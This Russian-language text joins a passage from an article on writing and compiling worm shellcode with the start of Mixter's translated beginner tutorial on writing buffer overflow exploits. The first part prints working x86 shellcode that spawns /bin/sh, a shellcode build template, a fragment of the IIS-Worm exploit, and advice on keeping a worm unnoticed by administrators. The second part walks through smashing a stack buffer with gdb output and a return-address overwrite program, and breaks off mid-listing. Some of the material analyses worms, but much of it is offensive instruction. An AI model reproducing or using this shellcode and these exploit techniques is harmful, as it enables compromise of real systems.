"\x68""//sh" /* pushl $0x68732f2f ; заталкиваем хвост строки в стек  */
"\x68""/bin" /* pushl $0x6e69622f ; заталкиваем начало строки в стек  */
"\x89\xe3" /* movl %esp,%ebx ; устанавливаем EBX на вершину стека  */
"\x50"  /* pushl %eax  ; заталкиваем ноль в стек   */
"\x54"  /* pushl %esp  ; передаем функции указатель на ноль  */
"\x53"  /* pushl %ebx  ; передаем функции указатель на /bin/sh */
"\x50"  /* pushl %eax  ; передаем функции ноль   */
"\xb0\x3b" /* movb $0x3b,%al ; номер системной функции execve  */
"\xcd\x80" /* int $0x80  ; execve("//bin//sh", "",0);   */;
```

Листинг 25 демонстрационный пример shell-кода под BSD/x86

упасть, чтобы отжаться

Восстановление работоспособности уязвимой программы после переполнения – это не только залог скрытности проникновения, но и определенный культурный элемент. Выполнив свою миссию, червь не должен возвращать управление программе-носителю, поскольку с вероятностью близкой к единице она немедленно рухнет, что вызовет серьезные подозрения у администратора.

Если каждое новое TCP/IP-подключение обрабатывается уязвимой программой в отдельном потоке то вирусу будет достаточно просто "прибить" свой поток, вызвав API функцию TerminateThread или войти в бесконечный цикл (правда, при этом на однопроцессорных машинах загрузка ЦП может возрасти до 100%, что тоже очень нехорошо).

С однопоточными приложениями все намного сложнее и червю приходится "вручную" приводить искаженные данные в минимально работоспособный вид, либо раскручивать стек, "выныривая" в материнской функции, еще не затронутой искажениями, либо же передавать управление на какую-нибудь диспетчерскую функцию, занимающуюся рассылкой сообщений.

Более универсальных способов до сих пор не придумано, несмотря на то, что несколько последних лет эта тема находится в интенсивной разработке.

компиляция червя

Согласно правилам этикета компьютерного андеграунда, разработка вирусов должна происходить на языке ассемблера и/или машинного кода. Если вы попытаетесь использовать Си или – страшно сказать DELPHI – вас попросту не будут уважать. Лучше вообще не писать вирусов, а если и писать, то по крайней мере делать это профессионально.

Тем не менее, эффективность современных компиляторов такова, что по качеству своей кодогенерации они вплотную приближаются к ассемблеру и если убить start-up, то мы получим компактный, эффективный, наглядный и легко отлаживаемый код. Прогрессивно настроенные хакеры стремятся использовать языки высокого уровня везде, где только это возможно, а к ассемблеру обращаются только по необходимости.

Из всех компонентов червя, только голова требует непосредственного ассемблерного вмешательства, а тело и начинка червя замечательно реализуются и на старом - добром Си. Да, такой подход нарушает полувековые традиции вирусописательсва, но давайте не будем цепляться за традиции! Мир непрерывно меняется, и мы меняется вместе с ним. Когда-то ассемблер (а еще раньше – машинные коды) были неизбежной необходимостью, сейчас же они становятся своеобразным магическим ритуалом, отсекающим от создания "правильных" вирусов всех непосвященных.

Кстати говоря, обычные трансляторы ассемблера (такие например, как TASM или MASM) для компиляции головы червя непригодны. Они намного ближе стоят к языкам высокого уровня чем, собственно, к самому ассемблеру. Излишняя самодеятельность и интеллектуальность транслятора при разработке shell-кода только вредит. Во-первых, мы не видим во что транслируется та или иная ассемблера мнемоника и чтобы узнать: присутствуют ли в ней нули, приходится обращаться к справочнику по командам от Intel/AMD или каждый раз выполнять полный цикл трансляции. Во-вторых, легальными средствами ассемблера мы не сможем выполнить непосредственный FAR CALL и будем вынуждены задавать его через директиву DB. В-третьих, управление дампом не поддерживается в принципе и процедуру шифровки shell-кода приходится выполнять сторонними утилитами. Поэтому, очень часто для разработки головы червя используют HEX-редактор со встроенным ассемблером и криптом, например, HIEW или QVIEW. Машинный код каждой введенной ассемблерной инструкции генерируется в этом случае сразу, что называется "на лету" и если результат трансляции вас не устраивает, вы можете не отходя от кассы испробовать несколько других вариантов. С другой стороны, такому способу разработки присущ целый ряд серьезных недостатков.

Начнем с того, что набитый в HEX-редакторе машинный код, практически не поддается дальнейшему редактированию. Пропуск одной-единственной машинной команды может стоить вам ночи впустую потраченного труда, – ведь для ее вставки в середину shell-кода все последующие инструкции должны быть смещены вниз, а соответствующие им смещения заново пересчитаны. Правда, можно поступить и так: на место отсутствующей команды внедрить JMP на конец shell-кода, перенести туда затертое JMP'ом содержимое, добавить требуемое количество машинных команд и еще одним JMP'ом вернуть управление на прежнее место. Однако, такой подход чреват ошибками и к тому же сфера его применения более чем ограничена (немногие процессорные архитектуры поддерживают JMP вперед, не содержащей в своем теле паразитных нулей).

Кроме того, HIEW, как и подавляющее большинство других HEX-редакторов, не позволяет использовать комментарии, что затрудняет и замедляет процесс программирования. В отсутствии наглядных символических имен, вы будете долго вспоминать, что намедни положили в ячейку [EBP-69] и не имелось ли ввиду здесь [EBP-68]? Достаточно одного неверного нажатия на клавишу, чтобы на выяснение причин неработоспособности shell-кода ушел весь день. (QVIEW – один из

немногих HEX-редакторов, позволяющих помечать ассемблерные инструкции комментариями, сохраняемыми в специальном файле).

Поэтому, предпочтительнее всего поступать так: набивать небольшие куски shell-кода в HIEW'e и тут же переносить их в TASM/MASM, при необходимости прибегая к директиве DB, а прибегать к ней придется достаточно часто, поскольку подавляющее большинство ассемблерных извращений только через нее родимую и могут быть введены.

Типовой ассемблерный шаблон shell-кода приведен ниже:

```
.386
.model flat
.code
start:
 jmp short begin

get_eip:
 pop esi
 ; ...
 ; shell-код
 ; ...

begin:
 call get_eip
end start
```

Листинг 26 типовойассемблерныйшаблондлясоздания shell-кода,
компиляция: ml.exe /c "file name.asm"
линковка: link.exe /VXD "file name.obj"

Трансляция shell-кода осуществляется стандартно и применительно к MASM'у командная строка может выглядеть, например, так: ml.exe /c "file name.asm".С линковкой все намного сложнее. Штатные компоновщики такие, например, как MicrosoftLinker наотрез откажутся транслировать shell-код в двоичный файл и в лучшем случае сварганят из него стандартный PE, из который shell-код придется вырезать руками. Использование ключа /VXD существенно упрощает нашу задачу, т. к. во-первых теперь линкер больше не материться на отсутствующий стартовый код и не порывается внедрять его в целевой файл самостоятельно, а, во-вторых, вырезать shell-код из vxd файла намного проще, чем из PE. По умолчанию в vxd-файле shell-код располагается начиная с адреса 1000h и продолжается до самого конца файла. Точнее, практически до самого конца – один или два хвостовых байта могут присутствовать по соображениям выравнивания, однако, нам они не мешают.

Теперь полученный двоичный файл необходимо зашифровать (если, конечно, shell-код содержит в себе шифровщик). Чаще всего для этого используется уже упомянутый HIEW, реже – внешний шифровщик, на создание которого обычно уходит не больше чем десяток минут: fopen/fread/for(a = FROM_CRYPT; a < TO_CRYPT; a+=sizeof(key)) buf[a] ^= key;/fwrite. При всех достоинства HIEW'a главный минус его шифровщика заключается в том, что полностью автоматизировать процесс трансляции shell-кода в этом случае оказывается невозможно и при частых перекомпиляциях необходимость ручной работы дает о себе знать. Тем не менее… лучше за час долететь, чем за пять минут добежать – программировать внешний шифровщик по началу лениво, вот все и предпочитают занимается Кама сутрой с HIEW'ом, чем автоматизировать серые будни унылых дождливых дней окружающей жизни.

Затем, готовый shell-код тем или иным способом имплантируется в основное тело червя, как правило, представляющее собой Си-программу. Самое простое (но не самое лучшее) подключить shell-код как обыкновенный obj, однако, этот путь не свободен от проблем. Чтобы определить длину shell-кода, потребуются две публичные метки – в его начале и конце. Разность их смещений и даст искомое значение. Но это еще что – попробуйте-ка с разбега зашифровать obj-файл. В отличии от "чистого" двоичного файла, привязывается к фиксированным смещениям здесь нельзя и

приходится прибегать к анализу служебных структур и заголовка, что так же не добавляет энтузиазма. Наконец, нетекстовая природа obj-файлов существенно затрудняет публикацию и распространение исходных текстов червя. Поэтому (а может быть просто в силу традиции) shell-код чаще всего внедряется в программу непосредственно через строковой массив, благо язык Си поддерживает возможность введения любых HEX-символов, естественно, за исключением нуля, т.к. последний служит символом окончания строки.

Это может выглядеть, например, так (разумеется, набивать hex-коды вручную совершенно необязательно – быстрее написать несложный конвертер, который все сделает за вас):

```
unsigned char x86_fbsd_read[] =
 "\x31\xc0\x6a\x00\x54\x50\x50\xb0\x03\xcd\x80\x83\xc4"
 "\x0c\xff\xff\xe4";
```

Листинг 27 пример включения shell-кода в Си-программу

Теперь поговорим об укрощении компилятора и оптимизации программ. Как запретить компилятору внедрять start-up и RTL код? Да очень просто – достаточно не объявлять функцию main, принудительно навязав линкеру новую точку входа посредством ключа /ENTRY.

Покажем это на примере следующей программы:

```
#include

main()
{
 MessageBox(0, "Sailor", "Hello", 0);
}
```

Листинг 28 классический вариант, компилируемый обычным способом: cl.exe /Ox file.c

Будучи откомпилированной с настройками по умолчанию, т.е. cl.exe /Ox "file name.c" она образует исполняемый файл, занимающий 25 Кб. Не так уж и много, но не торопитесь с выводами. Сейчас вы увидите такое…

```
#include

my_main()
{
 MessageBox(0, "Sailor", "Hello", 0);
}
```

Листинг 29 оптимизированный вариант, компилируемый так: cl.exe /c /Ox file.c,
а линкуемый так: link.exe /ALIGN:32 /DRIVER /ENTRY:my_main /SUBSYSTEM:consolefile.objUSER32.lib

Слегка изменив имя главной функции программы и подобрав более оптимальные ключи трансляции, мы сократив размер исполняемого файла до 864 байт, причем большую его часть будет занимать PE-заголовок, таблица импорта и пустоты, оставленные для выравнивания, т. е. на реальном полновесном приложении, состоящем из сотен, а то и тысяч строк, разрыв станет еще более заметным, но и без этого мы сжали исполняемый файл более, чем в тридцать раз (!), причем безо всяких ассемблерных извращений. (хмм... - прим. ред.)

Разумеется, вместе с RTL гибнет и подсистема ввода-вывода, а, значит, большинство функций из библиотеки stdio использовать не удастся и придется ограничится преимущественно API-функциями.

декомпиляция червя

Обсуждая различные аспекты компиляции червя, мы решали задачу, двигаясь от прямого к обратному. Но стоит нам оглянуться назад, как позади не останется ничего. Приобретенные навыки трансляции червей окажутся практически или полностью бесполезными перед лицом их анализа. Ловкость дизассемблирования червей опирается на ряд неочевидных тонкостей, о некоторых из которых я и хочу рассказать.

Первой и наиболее фундаментальной проблемой является поиск точки входа. Подавляющее большинство червей, выловленных в живой природе, доходят до исследователей либо в виде дампа памяти пораженной машины, либо в виде отрубленной головы, либо… в виде исходной кода, опубликованного в том или ином e-zin'e.

Казалось бы, наличие исходного кода просто не оставляет места для вопросов. Ан нет! Вот перед нами лежит фрагмент исходного текста червя IIS-Worm с shell-кодом внутри.

```
char sploit[] = {
0x47, 0x45, 0x54, 0x20, 0x2F, 0x41, 0x41,
0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41,
…
0x21, 0x21, 0x21, 0x21, 0x21, 0x21, 0x21,
0x21, 0x21, 0x21, 0x21, 0x21, 0x21, 0x21,
0x2E, 0x68, 0x74, 0x72, 0x20, 0x48, 0x54,
0x54, 0x50, 0x2F, 0x31, 0x2E, 0x30, 0x0D,
0x0A, 0x0D,0x0A };
```

Листинг 30 фрагмент исходного кода червя

Попытка непосредственного дизассемблирования shell-кода ни к чему хорошему не приведет, поскольку голова червя начинается со строки "GET /AAAAAAAAAAAAAAAAAA…" ни в каком дизассемблировании вообще не нуждающейся. С какого байта начинается актуальный код – доподлинно неизвестно. Для определения действительного положения точки входа необходимо скормить голову червя уязвимому приложению и посмотреть: куда метнется регистр EIP. Это (теоретически!) и будет точкой входа. Практически же это отличный способ убить время, но не более того.

Начнем с того, что отладка – опасный и неоправданно агрессивный способ исследования. Экспериментировать с "живым" сервером вам никто не даст и уязвимое программное обеспечение должно быть установлено на отдельный компьютер на котором нет ничего такого, что было бы жалко потерять. Причем, это должна быть именно та версия программного обеспечения, которую вирус в состоянии поразить ничего ненароком не обрушив, в противном случае управление получит отнюдь не истинная точка входа, а неизвестно что. Но ведь далеко не каждый исследователь имеет в своем распоряжении "зоопарк" программного обеспечения различных версий и кучу операционных систем!

К тому же далеко не факт, что нам удастся определить момент передачи управления shell-коду. Тупая трассировка здесь не поможет, – современное программное обеспечение слишком громоздко, а передача управления может осуществляется спустя тысячи, а то и сотни тысяч машинных инструкций, выполняемых в том и числе и в параллельных потоках. Отладчиков, способных отлаживать несколько потоков одновременно, насколько мне известно не существует (во всяком случае они не были представлены на рынке). Можно, конечно, установить "исполняемую" точку останова на регион памяти, содержащий в себе принимающий буфер, но это не поможет в тех случаях, когда shell-код передается по цепочке буферов, лишь один из которых подвержен переполнению, а остальные – вполне нормальны.

С другой стороны, определить точку входа можно и визуально. Просто загрузите shell-код в дизассемблер и, перебирая различные стартовые адреса, выберите из них тот, что дает наиболее

осмысленный код. Эту операцию удобнее всего осуществлять в HIEW'e или любом другом HEX-редакторе с аналогичными возможностями (IDA для этих целей все же недостаточно "подвижна"). Будьте готовы к тому, что основное тело shell-кода окажется зашифровано и осмысленным останется только расшифровщик, который к тому же может быть размазан по всей голове червя и умышленно "замусорен" ничего не значащими инструкциями.

Если shell-код передает на себя управление посредством JMP ESP, (как чаще всего и происходит), тогда точка входа переместится на самый первый байт головы червя, т. е. на строку "GET /AAAAAAAAAAAAAAAAAA…", а отнюдь не на первый байт, расположенный за ее концом, как это утверждают некоторые руководства. Именно так устроены черви CodeRed 1,2 и IIS_Worm.

Значительно реже управление передается в середину shell-кода. В этом случае стоит поискать цепочку NOP'ов, расположенную в окрестностях точки входа и используемую червем для обеспечения "совместимости" с различными версиями уязвимого ПО (при перекомпиляции местоположение переполняющегося буфера может меняться, но не сильно, вот NOP'ы и выручают играя ту же роль, что и воронка при вливании жидкости в бутылку). Другую зацепку дает опять-таки расшифровщик. Если вы найдете расшифровщик, то найдете и точку входа. Можно так же воспользоваться визуализатором IDA типа "flowchart", отображающим потоки управления, чем-то напоминающие добротную гроздь винограда, с точкой входа в роли черенка (см. рис. 3).

Рассмотрим достаточно сложный случай – самомодифицирующуюся голову червя Code Red, динамически изменяющую безусловный JMP для передачи управления на тот или иной участок кода. Очевидно, что IDA не сможет автоматически восстановить все перекрестные ссылки и часть функций "зависнет", отпочковавшись от основной грозди. А мы в результате получим четыре претендента на роль точек входа. Трое из них отсеиваются сразу, т. к. содержат бессмысленный код, обращающийся к неинициализированным регистрам и переменным. Осмысленный код дает лишь истинная точка входа – на этой диаграмме она расположена четвертой слева:




Рисунок 3 визуализатор IDA, отображающий потоки управления в форме диаграммы (мелкий масштаб)




Рисунок 4 визуализатор IDA, отображающий потоки управления в форме диаграммы (крупным планом)

Сложнее справится с проблемой "привязки" shell-кода к окружающей его среде обитания, например, содержимому регистров, доставшихся червю от уязвимой программы. Как узнать какое они принимают значение, не обращаясь к уязвимой программе? Ну, наверняка-то сказать невозможно, но в подавляющем большинстве случаев, это можно просто угадать. Точнее, проанализировав характер обращения с последними, определить: чего именно ожидает червь от них. Маловероятно, чтобы червь закладывался на те или иные константы. Скорее всего он пытается ворваться в определенных блок памяти, указатель на который и храниться в регистре (например, в регистре ECX обычно хранится указатель this).

Хуже, если вирус обращается к функциям уязвимой программы, вызывая их по фиксированным адресам. Попробуй догадайся за что каждая функция отвечает! Единственную зацепку дают передаваемые функции аргументы, но эта зацепка слишком слабая для того, чтобы результат исследований можно было назвать достоверным и без дизассемблирования самой уязвимой программы здесь не обойтись.

Следует сказать, что дамп, сброшенный операционной системой в ответ на атаку, может и не содержать в себе никаких объектов для исследований, поскольку обрушение системы недвусмысленно указывает на тот факт, что атака не удалась и червь, вместо строго дозированного переполнения буфера, уничтожил жизненно важные структуры данных. Тем не менее, действуя по методикам, описанным в (статье "практические советы по восстановлению системы", опубликованную в декабрьском номере "Системного администратора") мы сможем разгрести этот мусор и локализовать голову червя. Ну а дальше – дело техники.

врезка. что читать

UNIX Assembly Codes Development for Vulnerabilities Illustration Purposes - великолепное руководство по написанию shell-кодов для различных клонов UNIX с большим количеством примеров, работающих практически на всех современных процессорах, а не только на x86

Win32 Assembly Components - еще одно великолепное руководство по написанию shell-кодов на этот раз ориентированное на семейство NT/x86

Win32 One-Way Shallcode - а это… прямо не знаю как и сказать… это просто супер! богатейшая кладезь информации, охватывающая все аспекты жизнедеятельности червей, обитающих в среде NT/x86, да и не только их…

SPARC Buffer Overows - конспект лекций по технике переполнениябуферов на SPARC'ах под UNIX

Writing MIPS/IRIX shellcode - руководство по написанию shell-кодов для MIPS/IRIX

заключение

Переполнение буфера в действительности настолько необъятная тема, что даже настоящая статья при всей ее обширности не затрагивает и половины видимой части айсберга, не говоря уже о той глыбе, что спрятана под водой. Но об этом как ни будь в другой раз…

Написание эксплойтов переполнения буфера - туториал для новичков

Автор: Mixter, пер. varnie

Дата: 2005-03-11

Переполнение в буфферах стало одной из наиогромнейших проблем безопасности в сети Интернет и в современном компьютерном мире в целом. Это объясняется тем, что подобные ошибки могут легко быть допущены при самом программировании и будучи незаметными для юзера, который не понимает или не совсем разбирается в исходном коде программы, они являются очень подходящей целью для написания эксплойта. В этой статье мы попытаемся показать новичкам - Си программерам средней руки каким образом эти ошибки могут быть применены.

1. Память

На заметку: Принцип организации памяти для процессора, который я здесь объясняю, подходит для большинства компьютеров, однако он зависит от конкретной архитектуры.

В своей статье я опираюсь на семейство x86 процессоров.

Уязвимость переполнения буффера характеризуется двумя основными чертами:

1. возможностью перезаписывания этого куска памяти своим кодом ('кодом эксплойта' - прим. переводчика), который даже и не предполагается, что юзер введет во время ввода, и
2. возможностью запуска этого вредного кода.

Давайте обратимся к организации памяти для того чтобы понять, как и где может произойти ошибка переполнения буффера.

Страница памяти - это область памяти, которая использует свою собственную относительную адресацию, обозначающая то что Кернел выделяет инициализируемую память для текущего процесса, который в дальнейшем может к ней обратиться даже не имея понятия о ее физическом расположении в RAM. Страница памяти процесса(программы) состоит из 3х сегментов:

• code segment: данные в этом сегменте представляют собой ассемблерные инструкции, которые выполняет процессор. Выполнение кода нелинейно, т.к. процессор может пропускать код, 'перепрыгивать его' и выполнять функции при определенных условиях. таким образом, у нас есть указатель, называемый EIP - указатель на текущую инструкцию. Адрес, на который указывает EIP всегда содержит код следующей выполняемой инструкции.
• data segment: область переменных и динамических буфферов.
• stack segment: используется как для передачи данных (аргументов) функциям, так и в качестве области для переменных самих функций. Низ стека (его начало) обычно расположен в самом конце виртуальной памяти страницы. Стек растет опускаясь вниз.

Ассемблерная команда PUSHL добавляет значение в вверхушку стека, а POPL забирает одно значение с верхушки стека и переносит его в регистр. Для доступа к памяти стека напрямую имеется указатель на стек EIP, который указывает на верхушку (самые нижние адреса памяти) стека.

2. Функции

Функция - это кусок кода в сегменте кода, который вызывается для выполнения определенных действий и в конце концов возвращается к инструкции следующей за его вызовом. Функции могут передаваться аргументы. В ассемблере обычно это выглядит примерно так (очень простой пример, просто для понятия самой идеи):

```
memory address  code
```

```
0x8054321 <main+x> pushl $0x0
0x8054322  call $0x80543a0 <function>
0x8054327  ret
0x8054328  leave
...
0x80543a0 <function> popl %eax
0x80543a1  addl $0x1337,%eax
0x80543a4  ret
```

Что здесь происходит? Главная процедура (функция) main function вызывает функцию function(0). В качестве аргумента выступает нуль, который main function забрасывает в стек через PUSHL и затем вызывает function(0). Функция получает этот аргумент из стека через POPL. После завершения своей работы она возвращается на адрес 0x8054327. Обычно main function всегда сохраняет регистр EBP в стеке, который содержит функция и восстанавливает его после своего завершения. Это концепция фреймового указателя (frame pointer), которая позволяет функции использовать свои собственные смещения для адресации, являющиеся в большинстве своих случаев неинтересными для написания эксплойтов, потому что функция может и не возвратититься к ветке программы, в которой она была вызвана. :-)

Нам всего лишь нужно иметь представление о том, что представляет из себя стек. В верхушке стека мы имеем внутренние буфферы и переменные функции. Кроме этого сюда же сохраняется и регистр EBP (32 бита, т.е. 4 байта), а также адрес возврата, который опять таки составляет 4 байта. Двигаясь дальше расположены аргументы функции, которые для нас не представляют большого интереса.

В нашем примере адрес возврата функции 0x8054327. Он автоматически сохраняется в стеке при ее вызове. Этот адрес возврата может быть перезаписан поверх и изменен таким образом, чтобы указывать на какую только нам не заблагорассудится ячейку памяти, если, конечно же, в этом коде будет найдена ошибка переполнения.

3. Пример уязвимой программы

Давайте предположим, что мы хотим найти уязвимость в такой вот функции:

```
void lame (void) { char small[30]; gets (small); printf("%s\n", small); }
main() { lame (); return 0; }
```

компилируем и дизассемблируем ее:

```
# cc -ggdb blah.c -o blah
/tmp/cca017401.o: в  функции `lame':
/root/blah.c:1: си-шная функция `gets' опасна и к ней не следует
            обращаться.
# gdb blah
/* краткое объяснение: здесь применяется gdb, GNU дебаггер для чтения
бинарника и    его дизассемблирования (перевода байтов в ассемблерный
код) */
(gdb) disas main
Ассемблерный дамп функции main:
0x80484c8 <main>:       pushl  %ebp
0x80484c9 <main+1>:     movl   %esp,%ebp
0x80484cb <main+3>:     call   0x80484a0 <lame>
0x80484d0 <main+8>:     leave
0x80484d1 <main+9>:     ret

(gdb) disas lame
Ассемблерный дамп функции lame:
/* сохраняем фрейм пойнтер в стеке прямо перед адресом возврата */
0x80484a0 <lame>:       pushl  %ebp
0x80484a1 <lame+1>:     movl   %esp,%ebp
/* увеличиваем стек на 20h (32d). наш буффер - 30 символов, но память
выделяется с 4хбайтным выравниванием (т.к. процессор использует
32хбитные слова) это эквивалентно строчке char small[30]; */
0x80484a3 <lame+3>:     subl   $0x20,%esp
/* загружаем указатель на small[30] (пространство стека, которое
расположено в виртуальном адресе  0xffffffe0(%ebp)) стека, и
```

```
вызываем функцию gets: gets(small); */
0x80484a6 <lame+6>:     leal   0xffffffe0(%ebp),%eax
0x80484a9 <lame+9>:     pushl  %eax
0x80484aa <lame+10>:    call   0x80483ec <gets>
0x80484af <lame+15>:    addl   $0x4,%esp
/* загружаем адрес small и адрес строки "%s\n" в стек и затем
вызывает функцию print: printf("%s\n", small); */
0x80484b2 <lame+18>:    leal   0xffffffe0(%ebp),%eax
0x80484b5 <lame+21>:    pushl  %eax
0x80484b6 <lame+22>:    pushl  $0x804852c
0x80484bb <lame+27>:    call   0x80483dc <printf>
0x80484c0 <lame+32>:    addl   $0x8,%esp
/* берем адрес возврата 0x80484d0 со стека и передаем управление
на этот адрес*/
0x80484c3 <lame+35>:    leave
0x80484c4 <lame+36>:    ret
конец дампа.
```

3a. Осуществление ошибки переполнения в программе

```
# ./blah
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxx     <- ввод пользователя
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
# ./blah
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx <- ввод пользователя
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
Segmentation fault (core dumped)
# gdb blah core
(gdb) info registers
 eax:       0x24          36
 ecx:  0x804852f   134513967
 edx:        0x1           1
 ebx:   0x11a3c8     1156040
 esp:  0xbffffdb8 -1073742408
 ebp:   0x787878     7895160
          ^^^^^^
```

В EBP находится адрес 0x787878, это значит что мы записали больше данных в стек, чем буффер ввода мог вмещать. 0x78 - это шестнадцатеричное представление символа 'x'. Программа имела буффер с ограничением в 32 байта. Мы же записали больше данных в память чем было выделено для ввода юзера и ,таким образом, перезаписали EBP и адрес возврата символами 'xxxx'. Программа попыталась возвратиться на адрес 0x787878, что, конечно же, привело к ошибке сегментации.

3b. Изменение адреса возврата

Давйте попробуем сделать так, чтобы программа возвратилась в функцию lame() вместо своего return'a. Для этого нам нужно поменять адрес возврата с 0x80484d0 на 0x80484cb и это все. В памяти у нас есть: 32 байта для буффера | 4 байта под сохраненный EBP | 4 байта RET. Вот пример простой программы, которая помещает четырехбайтный адрес возврата в однобайтный буффер:

```
main()
{
int i=0; char buf[44];
for (i=0;i<=40;i+=4)
*(long *) &buf[i] = 0x80484cb;
puts(buf);
}
# ret
